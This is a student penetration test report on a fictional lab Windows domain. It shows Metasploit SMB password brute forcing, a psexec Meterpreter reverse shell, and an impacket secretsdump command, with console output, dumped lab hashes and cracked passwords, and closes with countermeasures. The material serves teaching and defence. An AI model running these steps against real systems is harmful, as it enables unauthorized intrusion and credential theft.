Abertay University

AUCWNET Penetration Test

Jake Lewandowski

CMP210: Penetration Testing

2023/24

.

Abstract

This report presents a grey box penetration test conducted on a business network, following a real-world penetration testing methodology to evaluate the system's vulnerabilities and provide actionable recommendations. This paper aims to properly document the process of performing a penetration test, find weaknesses within the network and provide recommendations to the system administrators to protect it from outside attackers.

The penetration test followed the Penetration Testing Execution Standard framework. Initial reconnaissance involved Nmap and Nessus scans to identify open ports, outdated services, and misconfigurations. Enumeration tools, such as Enum4Linux and RPCClient, were used to find network shares and create a username list to start a password bruteforce attack on the SMB port. The bruteforce attack was successful and yielded domain administrator credentials which were used with Metasploit to gain system control.

The results revealed critical vulnerabilities, outdated PHP versions with RCE vulnerabilities, extremely weak password policies and a lack of anti-virus defences. Recommendations include enforcing stricter password policies, updating or replacing vulnerable services, reconfiguring open ports, and deploying robust anti-virus measures. The results make it clear that penetration testing is becoming increasingly important for small to medium businesses, as important data can be taken by outside attackers.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

It is no surprise that the cyber security industry has doubled its revenue from $83 Billion in 2017 up to $185 Billion in 2024 (Statista, 2024) as shown in figure 1.1. Around half of small to medium sized businesses in the UK have experienced some form of cyber-attack in the past 2024, phishing attacks make up 84% of the total attack share and malware making up 17% (Department for Science, Innovation & Technology, 2024). This figure is up from 32% from the survey in 2023 (Department for Science, Innovation and Technology, 2023). This indicates businesses must invest in good security practices now more than ever, and one of the ways cyber-security companies do this is with a penetration test.



Figure 1.1 – Graph displaying Cybersecurity Industry Revenue

A penetration test is an exercise where hackers are given permission to attack a computer system to find flaws which could be found by black hat hackers. There are two types of penetration testing, “white box” testing, in which the party performing the test are given full information about the network. This type of test is most effective for ensuring systems are internally secure and exposes bad configurations and outdated services used. A “black box” testing is a penetration test where the attacking party is not given any information on their target system, this is closer to an example where an unknown target is attempting to gain unauthorized access (Shravan, et al., 2014). The following report will be a “grey box” test however, as the penetration tester is provided with the relevant IP Addresses for the network as well as test credentials. The advantage of this type of test is that it does not take as much time as a black box test while effectively testing what breaking into a system could be like for an outside party while exposing vulnerabilities.

Most computers worldwide run on Windows (Statista, 2024) which makes it a particularly popular target for black-hat hackers and tool developers. This prevalence of Windows makes Windows SMB an easy choice as a target. SMB is a Windows network protocol used to share files, remote services and manage data which makes it especially important that it is secure. The greatest example of exploitation of SMB is the WannaCry ransomware attack which utilized a vulnerability (EternalBlue) within SMB to cause billions in damage around the world. (BBC News, 2017). The attack had a great impact, as seen by the increase in size of the cyber security industry (Statista, 2024). SMB, even its outdated versions, remain in use today for many reasons such as between poor system configuration and backwards compatibility. This makes it especially important to test such systems to ensure that they are secure.

The structure of a typical penetration test is outlined by the Penetration Testing Execution Standard:

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

Pre-Engagement Interactions outline the agreement between the party performing the pen test and the party being pen tested. This must always happen so that a penetration test is legal. During the Intelligence Gathering phase, reconnaissance is performed on the company and its employees. This includes searching social media pages for information, social engineering or the use of tools to discover crucial information such as password policies, IP Addresses, domain names among other useful details. This is out of scope for this paper as the network being tested does not belong to any company.

Next, scans are performed, Nmap is an industry standard tool used to investigate networks and find existing ports and service versions where an attack vector could be opened (Kaur & Kaur, 2017). Similarly, vulnerability scanners such as Nessus can are used to automate the process of exploiting more basic problems such as bad configurations. Vulnerability scanners can score how secure a network is on the outside and combined with information gained during this and previous phases, a penetration tester can begin to form a plan of attack on a network.

Before an attack can be performed, a pen tester performs enumeration, this process is often invasive and should be logged by the target network. This is the process of finding more information about the services running on a network so its configuration can be better understood. For example, when enumerating an SMB server, tools such as polenum or NBTSCAN can be used to uncover information such as password policies and share names which are useful for later attacks (Oriyano, 2016). Similarly, when testing the HTTP port, Wappalyzer can be used to find out what technologies are running on a server, sometimes these technologies can be outdated and are thus unsafe.

Once the target has been scanned and enumerated, the findings should be used to attack the system and attempt to gain the highest level of control possible. The strategy in this stage is based around what is known about the system. For example, if user-name lists are discovered then password brute forcing could be a valid strategy (Oriyano, 2016). If a penetration tester gains user access in a network, the process of privilege escalation begins, where vulnerabilities in the operating system are used to gain administrator access.

Once administrator/root privileges are acquired, the post exploitation stage begins. The objective here is to retain access to the network, as an attacker would. During this stage, a potential attacker might cover their tracks of gaining access to a network or create a backdoor for easier access in the future or spying. For the purposes of a penetration test, however, a text file may be placed in the administrator/root folder to prove that the system is compromised.

To conclude the penetration test, a report is written. This report should outline the vulnerabilities found, what information was compromised, how the test was conducted and what should be done to improve network security.

1.2 AIM

The overall aim of the report is to perform a penetration test on a network belonging to a fictional company, if successful, the report should:

- Follow the structure outlined in the section above.
- Perform a thorough test using industry standard tools and methods and access the network
- Properly reporting and documenting tests, scans and methods performed
- Outlining what about the network and the report could be improved

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The penetration test procedure follows the penetration testing execution standard (OWASP, 2024) as mentioned in the background section.

Pre-engagement Interactions were not possible as the network belongs to a fictional company, and thus was not performed.

Intelligence Gathering, Threat Modelling and Vulnerability Analysis were all performed in the "Scanning" section of the paper. Intelligence Gathering included, an Nmap scan to find OS Versions, open ports with services and their versions as well as DNS names. Similarly, Nessus was used to check attack vectors in the network, such as outdated service versions with known vulnerabilities.

For Exploitation, enumeration and exploitation are put into two separate sections.

During enumeration, tools are used to find out more about the results from the Scanning section. With the use of the test credentials, Enum4Linux was extremely useful in gathering username information about the SMB server. With this, a username list could be created, from which, admins were selected for an attempt at password brute forcing later. SMBmap was also useful for discovering share names which was useful during exploitation.

Exploitation started off by looking for weaknesses in port 80 (HTML) since the mail server being used was severely outdated, it was tested for SQL injection, XSS attacks and subdomain busting. The SMB server was then tested with Metasploit to check the admin username list against the rockyou password list.

Once this proved to be successful, post exploitation began, where hashes were dumped with the use of impacket and brute forced using the Cain program and rockyou wordlist. A file was placed on the administrator desktop to prove that the system had been compromised.

2.2 SCANNING

2.2.1 Nmap Network Scanning

Scanning began with Nmap. The main objective was to find what operating system the servers are running as well as what ports are open. The command used was as shown in figure 2.1

Figure 2.1 - Nmap command used

Flag -A is important here as it includes all the necessary flags that are necessary:

- Returns OS versions running on each server, and versions of services running on ports.
- Runs default scripts which check common services for potentially interesting information such as if an FTP server allows anonymous login. It also retrieves banner information from some services.
- The only problem with -A is that it is a very noisy command and could be picked up, however in this case it is not a problem.

-Pn skips the host discovery phase, which saves time as the host must be active.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 13:11 EST
Nmap scan report for 192.168.10.1
Host is up (0.00090s latency).
Not shown: 983 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp
22/tcp   open  ssh           OpenSSH for_Windows_8.6 (protocol 2.0)
25/tcp   open  smtp          ArGoSoft Freeware smtpd 1.8.2.9
53/tcp   open  domain        Simple DNS Plus
79/tcp   open  finger        ArGoSoft Mail fingerd
80/tcp   open  http          ArGoSoft Mail Server Freeware httpd 1.8.2.9
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-16 18:12:47Z)
90/tcp   open  http          Apache httpd (PHP 5.6.30)
110/tcp  open  pop3          ArGoSoft freeware pop3d 1.8.2.9
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCWNET)
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services

Service Info: Hosts: Wellcome, SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.2
Host is up (0.00070s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_8.6 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-16 18:12:47Z)
90/tcp   open  http          Apache httpd (PHP 5.6.30)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 2.2 - Nmap Output

It was verified that the ArGoSoft and HTTP ports exist by visiting 192.168.10.1:80 with a web browser, which confirmed that the port is open and that ArGoSoft is outdated, depreciated and contains a vulnerability (EDB-22604). Full in-depth Nmap results are available in appendix A.

2.2.2 NBT Scanning

NBTScan was also used to find domain names on each server as shown in figure 2-3, the domain names are then used to conduct a vulnerability scan.



Figure 2.3 - NBTScan output

2.2.3 Nessus Vulnerability Scan

After conducting the Nmap scan, a Nessus vulnerability scan was done to gain more information which revealed multiple weaknesses within the network.



Figure 2.4 - Nessus output for server 1

Nessus crucially reveals that the version of PHP running on both servers allows for remote code execution and a denial-of-service attack, among other vulnerabilities or possible exploits.

Figure 2.5 – Nessus output for both servers

2.3 ENUMERATION

2.3.1 RPC Client Enumeration

With the use of the test credentials given, RPCClient was used to discover any usernames, password policies and share names. This returned a username list and password policy which although it is very useful, would take a long time to password bruteforce with the goal of finding an administrator account. Queryuser500 in this instance will always check the Administrator account.

```
rpcclient $> queryuser 500
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Wed, 11 Dec 2024 11:30:25 EST
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 31 Dec 1969 19:00:00 EST
        Password last set Time   :      Thu, 06 Oct 2022 14:03:17 EDT
        Password can change Time :      Fri, 07 Oct 2022 14:03:17 EDT
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
```

Figure 2.6 – RPCClient output

2.3.2 Creating a Username List with Enum4Linux

Enum4Linux was also run, which returned more detail in the form of a list of system administrators, share names and user descriptions.

```
□[35mGroup: □[0m'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
□[35mGroup: □[0m'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt
□[35mGroup: □[0m'Domain Admins' (RID: 512) has member: UADCWNET\L.Washington
□[35mGroup: □[0m'Domain Admins' (RID: 512) has member: UADCWNET\M.Padilla
□[35mGroup: □[0m'Domain Admins' (RID: 512) has member: UADCWNET\I.Robinson
□[35mGroup: □[0m'Domain Admins' (RID: 512) has member: UADCWNET\B.Yates
□[35mGroup: □[0m'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw
```

Figure 2.7 – Enum4Linux output

The list of Domain Admins allows the creation of an administrator username list as shown in figure which narrows down the list of users to attempt password brute forcing. The full output from Enum4Linux can be found in appendix B.

W.Holt
L.Washington
M.Padilla
I.Robinson
B.Yates
J.Shaw
Administrator

Figure 2.8 – The Domain Admin username list

2.4 EXPLOITATION

2.4.1 Gobuster directory busting

First, a brute forcing attack was attempted on the HTTP port on server 1 with the use of gobuster using the common.txt wordlist from SecLists, this produced some interesting results.

```
/admin                □[32m (Status: 200)□[0m [Size: 1561]
/compose              □[32m (Status: 200)□[0m [Size: 1727]
/deleted              □[32m (Status: 200)□[0m [Size: 1731]
/delete               □[32m (Status: 200)□[0m [Size: 1725]
/deleteme             □[32m (Status: 200)□[0m [Size: 1719]
/msg                  □[32m (Status: 200)□[0m [Size: 1733]
/reply                □[32m (Status: 200)□[0m [Size: 1731]
/useradmin            □[32m (Status: 200)□[0m [Size: 3014]
```

Figure 2.9 – Gobuster Results

The useradmin directory is quite interesting and shows vulnerability in the ArGoSoft email server. Since users are not authenticated to access the useradmin page, anyone can access the user admin page. This makes any data on any given account vulnerable as login credentials can easily be changed and is a known vulnerability within ArGoSoft, which is extremely outdated (Exploit Database, 2003). Although a weakness, this does not further exploitation of the network.



Figure 2.10 – Access to the useradmin page due to lack of authentication.

2.4.2 SMB Brute forcing with Metasploit

Once the domain admin usernames were compiled into a list, Metasploit was used to brute force the credentials with the “Cain” password list on server 1. After brute-forcing for 20 hours, Metasploit returned the following credentials.

```
msf6 auxiliary(scanner/smb/smb_login) > creds
Credentials
===========

host          origin        service        public      private       realm  private_type  JtR Format  cracked_password
----          ------        -------        ------      -------       -----  ------------  ----------  ----------------
192.168.10.2  192.168.10.2  445/tcp (smb)  test        test123              Password
192.168.10.2  192.168.10.2  445/tcp (smb)  M.Padilla   possess              Password
192.168.10.2  192.168.10.2  445/tcp (smb)  I.Robinson  switching            Password
192.168.10.2  192.168.10.2  445/tcp (smb)  J.Shaw      howsomever           Password
192.168.10.2  192.168.10.2  445/tcp (smb)  W.Holt      interception         Password
192.168.13.1  192.168.13.1  445/tcp (smb)  A. George   123456               Password
```

Figure 2.11 – Password brute-forcing output

With these credentials an SMB administrator session can be opened, the network has been successfully attacked.

```
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 192.168.10.1:445      - 192.168.10.1:445 - Starting SMB login bruteforce
[+] 192.168.10.1:445      - 192.168.10.1:445 - Success: 'uadcwnet.com\W.Holt:interception' Administrator
[!] 192.168.10.1:445      - No active DB -- Credential data will not be saved!
[*] SMB session 1 opened (192.168.233.128:36993 → 192.168.10.1:445) at 2024-12-28 09:55:30 -0500
[*] 192.168.10.1:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.1:445      - Bruteforce completed, 1 credential was successful.
[*] 192.168.10.1:445      - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > sessions

Active sessions
===============

  Id  Name  Type  Information                  Connection
  --  ----  ----  -----------                  ----------
  1         smb   SMB W.Holt @ 192.168.10.1:445  192.168.233.128:36993 → 192.168.10.1:445 (192.168.10.1)

msf6 auxiliary(scanner/smb/smb_login) > sessions 1
[*] Starting interaction with 1...

SMB (192.168.10.1) > pwd
[-] No active share selected. Use the shares command to view available shares, and shares -i <id> to interact with one
SMB (192.168.10.1) > shares
Shares
======

    #  Name        Type          comment
    -  ----        ----          -------
    0  ADMIN$      DISK|SPECIAL  Remote Admin
    1  C$          DISK|SPECIAL  Default share
    2  Fileshare1  DISK
    3  Fileshare2  DISK
    4  HR          DISK
    5  IPC$        IPC|SPECIAL   Remote IPC
    6  NETLOGON    DISK          Logon server share
    7  Resources   DISK
    8  SYSVOL      DISK          Logon server share
    9  SYSVOL2     DISK

SMB (192.168.10.1) >
```

Figure 2.12 – Session created using brute-forced credentials

2.4.3 Using Metasploit to open a Meterpreter Shell

Because access has been gained to the SMB server, a reverse shell can be created using the PsExec within Metasploit. The options for the exploit were as follows:

- SMBUser: W.Holt
- SMBPass: interception
- SMBDomain: uadcwnet.com
- RHOSTS: 192.168.10.1
- Verbose: True

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.10.100:9001
[*] 192.168.10.1:445 - Connecting to the server ...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445|uadcwnet.com as user 'W.Holt' ...
[!] 192.168.10.1:445 - No active DB -- Credential data will not be saved!
[*] 192.168.10.1:445 - Checking for System32\WindowsPowerShell\v1.0\powershell.exe
[*] 192.168.10.1:445 - PowerShell found
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Powershell command length: 4294
[*] 192.168.10.1:445 - Executing the payload ...
[*] 192.168.10.1:445 - Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.10.1[\svcctl] ...
[*] 192.168.10.1:445 - Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.10.1[\svcctl] ...
[*] 192.168.10.1:445 - Obtaining a service manager handle ...
[*] 192.168.10.1:445 - Creating the service ...
[+] 192.168.10.1:445 - Successfully created the service
[*] 192.168.10.1:445 - Starting the service ...
[+] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable ...
[*] 192.168.10.1:445 - Removing the service ...
[+] 192.168.10.1:445 - Successfully removed the service
[*] 192.168.10.1:445 - Closing service handle ...
[*] Sending stage (177734 bytes) to 192.168.10.1
[*] Meterpreter session 1 opened (192.168.10.100:9001 → 192.168.10.1:49845) at 2025-01-02 14:30:12 -0500

meterpreter >
```

Figure 2.13 – Meterpreter Session has been established

Running the “getuid” command shows that the network is completely compromised, and system access has been established.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 2.14 – System is fully compromised

2.5 POST EXPLOITATION

2.5.1 Dumping and Cracking Hashes

With the acquired Domain Administrator credentials, user hashes can be dumped with the use of the impacket python script as shown in the figure below.

```
┌──(kali㉿kali)-[/tmp]
└─$ impacket-secretsdump uadcwnet.com/I.Robinson:switching@192.168.10.2
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x7d4b1d906d01f417049474f826702baf
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 2.15 – impacket output with user hashes

The full output contains all user hashes and can be found in the appendix. Once the hashes are compiled into a list, more user credentials can be obtained by hash cracking with Cain. Since cracking hashes takes less time than SMB brute-forcing, all users can be tried.

Once all the user hashes are imported into Cain, the Cain.txt word list and the settings used are as shown in figure.



Figure 2.16 – Cain hash cracking configuration

Cain cracked 39 out of 90 hashes, which reveals a weak password policy with a lack of uppercase passwords and special characters.

User Name	LM Password	< 8	NT Password
uadcwnet.com\T.Fuller	* empty *	*	vigilantism43
uadcwnet.com\D.Mur...	* empty *	*	unidirectional
uadcwnet.com\H.Mcl...	* empty *	*	trainmen63
uadcwnet.com\V.Nels...	* empty *	*	therefrom13
uadcwnet.com\test	* empty *	*	test123
uadcwnet.com\I.Robi...	* empty *	*	switching
uadcwnet.com\M.Dan...	* empty *	*	raspberry
uadcwnet.com\M.Har...	* empty *	*	precipitous93
uadcwnet.com\M.Pad...	* empty *	*	possess
uadcwnet.com\L.Thor...	* empty *	*	physiochemical
uadcwnet.com\G.Mal...	* empty *	*	petroglyph
uadcwnet.com\K.Perk...	* empty *	*	offensive
uadcwnet.com\F.Payne	* empty *	*	morphine18
uadcwnet.com\J.Poole	* empty *	*	metalwork60
uadcwnet.com\A.Ken...	* empty *	*	interception
uadcwnet.com\W.Holt	* empty *	*	interception
uadcwnet.com\J.Becker	* empty *	*	inopportune
uadcwnet.com\A.Peters	* empty *	*	inevitable
uadcwnet.com\R.Soto	* empty *	*	ichneumon79
uadcwnet.com\J.Shaw	* empty *	*	howsomever
uadcwnet.com\S.Shelt...	* empty *	*	hostelry
uadcwnet.com\J.Farmer	* empty *	*	harangue62
uadcwnet.com\W.Wol...	* empty *	*	ferrite53
MSSQL9$	* empty *	*	exponentiate
uadcwnet.com\T.Oliver	* empty *	*	embraceable21
uadcwnet.com\L.Willi...	* empty *	*	dwindle36
uadcwnet.com\N.Wells	* empty *	*	disciplinarian86
uadcwnet.com\G.Adki...	* empty *	*	descendant70
uadcwnet.com\B.Wong	* empty *	*	coincident96
uadcwnet.com\B.Lewis	* empty *	*	casualty
uadcwnet.com\L.Gill	* empty *	*	cartilaginous25
uadcwnet.com\M.Ada...	* empty *	*	buttonhole
uadcwnet.com\N.May	* empty *	*	auspicious12
uadcwnet.com\P.Pow...	* empty *	*	asphalt66
uadcwnet.com\S.Wrig...	* empty *	*	arrival
uadcwnet.com\N.Hog...	* empty *	*	antiperspirant
uadcwnet.com\M.Paul	* empty *	*	ammonium57
uadcwnet.com\S.Higg...	* empty *	*	acquitting
uadcwnet.com\E.Frazier	* empty *	*	abrasion27
uadcwnet.com\K.Tho...	* empty *	*	Dolores
Guest	* empty *	*	* empty *

Figure 2.17 – Hash-cracking results

2.5.2 Showing Access is Obtained

To show that administrator access has been obtained to the network, a file is placed on the Administrator desktop with the use of the Meterpreter session.

```
meterpreter > pwd
C:\users\Administrator\Desktop
meterpreter > upload /home/kali/Desktop/hello.txt
[*] Uploading  : /home/kali/Desktop/hello.txt → hello.txt
[*] Uploaded 462.00 B of 462.00 B (100.0%): /home/kali/Desktop/hello.txt → hello.txt
[*] Completed  : /home/kali/Desktop/hello.txt → hello.txt
meterpreter >
```

Figure 2.18 - Showing access to Administrator desktop

3 DISCUSSION

3.1 GENERAL DISCUSSION

Overall, the penetration test has proven that the network is not safe from remote attack. This is due to ineffective password policies, many dangerously outdated service versions and unsafe system configuration. A remote attacker could very quickly infiltrate the network, even without the use of test credentials.

The initial Nessus and Nmap scans revealed critical vulnerabilities within PHP, since the network runs an outdated version which is prone to remote code execution (Tenable, 2024). Furthermore, the FTP server allows anonymous login which could leave files stored on the server open. Crucially, the email server running on server 1 is open to cross site scripting, directory traversal and an authentication bypass attack (Tenable, 2003).

6 Domain admin credentials were brute-forced against the cain.txt wordlist which shows that the network suffers from an extremely weak password policy. This is further supported by the RPCClient results which show that there is no maximum password age. Furthermore, results from hash-cracking revealed 39 user passwords featuring no special or upper-case characters. This makes it clear that the network suffers from bad password practices.

The weak password policy and open Kerberos port makes the network particularly vulnerable to a Kerberoasting attack. This kind of attack is less noisy than SMB brute-forcing and could give an attacker domain administrator credentials just as easily. Since the network has disabled Windows Defender, privilege escalation from a standard user could be performed with the use Winpeas or similar tools. This could mean that an attacker only requires a single hit while searching for credentials to gain domain administrator access to the network.

Once domain admin credentials were obtained, establishing system access was not a challenge as PsExec could be used to create a meterpreter session and potentially a backdoor.

The results make it clear that the network has not been securely configured, as shown by the password policy, open FTP and outdated PHP ports. Kerberoasting would have also been a good option for attack as the weak password policy would make it very effective. The remote code execution vulnerability in PHP means that an attack likely could have been performed without test credentials. The network is likely not safe from the outside, and certainly not safe from attackers inside.

3.2 COUNTERMEASURES

The results from enumeration and cracked user passwords show that the password policy within the network leaves a lot of room for improvement. Currently, the network is particularly vulnerable to password spraying or brute forcing attacks due to the weak password policy. The National Cyber Security Center recommends giving users machine generated passwords, in a memorable format with some complexity (National Cyber Security Center, 2025). This would stop network users from using

unsafe passwords. Additionally, the password policy should be made stricter to force users to include uppercase and special characters or numbers as well as reducing the maximum password age. SMB should also be configured to lock out a user after several failed attempts, this would make it easier for administrators to notice a potential attack and slow down any brute force attempts.

Vulnerability and network scanning results showed the network runs many outdated service versions. Particularly, PHP which should immediately be updated to its latest version as PHP 5.6.3 contains serious remote code execution vulnerabilities. Similarly, the ArGoSoft mailing server should be replaced with a more secure and up to date mailing server, as the ArGoSoft mailing server is depreciated and vulnerable (Tenable, 2003). Furthermore, the FTP server should be configured to not allow anonymous login unless necessary.

Neither Server 1 nor Server 2 had any virus/malware protection. Windows defender was disabled, and no other anti-virus was in place, as shown by the ease with which PsExec opened a meterpreter session. Anti-virus software would have made such an attack significantly more difficult and potentially could have picked up the brute forcing attack on SMB. Without any anti-virus software, a user account can potentially privilege-escalate to admin with the use of WinPeas, which would be stopped by Anti-Virus software. The network should invest in anti-virus protection and enable Windows Defender on both servers.

To summarize, these steps should be taken to make the network more robust to external and internal attackers:

- Update password policy up to industry standard
- Update PHP
- Replace ArGoSoft mailing server
- Reconfigure FTP
- Enable Windows Defender
- Use third party Anti-Virus software

3.3 FUTURE WORK

The PHP remote code execution vulnerability could have been investigated further, however due to a lack of knowledge it was not possible to get the exploit to work although this attack vector is certainly possible.

Privilege escalation with WinPeas could potentially be possible as windows defender is disabled, making a brute-forcing attack unnecessary. This approach was not the preferred choice within this report, as this would be a time-consuming and knowledge-requiring method that could potentially yield no results compared to others.

The open Kerberos port could be attacked with the test credentials provided in a Kerberoasting attack, potentially providing administrator credentials. This approach is less noisy and would make sense in a more realistic penetration test.

4 REFERENCES

BBC News, 2017. *Massive ransomware infection hits computers in 99 countries.* [Online]
Available at: https://www.bbc.co.uk/news/technology-39901382
[Accessed 5 May 2024].

Department for Science, Innovation & Technology, 2024. *Cyber security breaches survey 2024.* [Online]
Available at: https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2024/cyber-security-breaches-survey-2024#summary
[Accessed 14 12 2024].

Department for Science, Innovation and Technology, 2023. *Cyber security breaches suvery 2023.* [Online]
Available at: https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2023/cyber-security-breaches-survey-2023
[Accessed 14 12 2024].

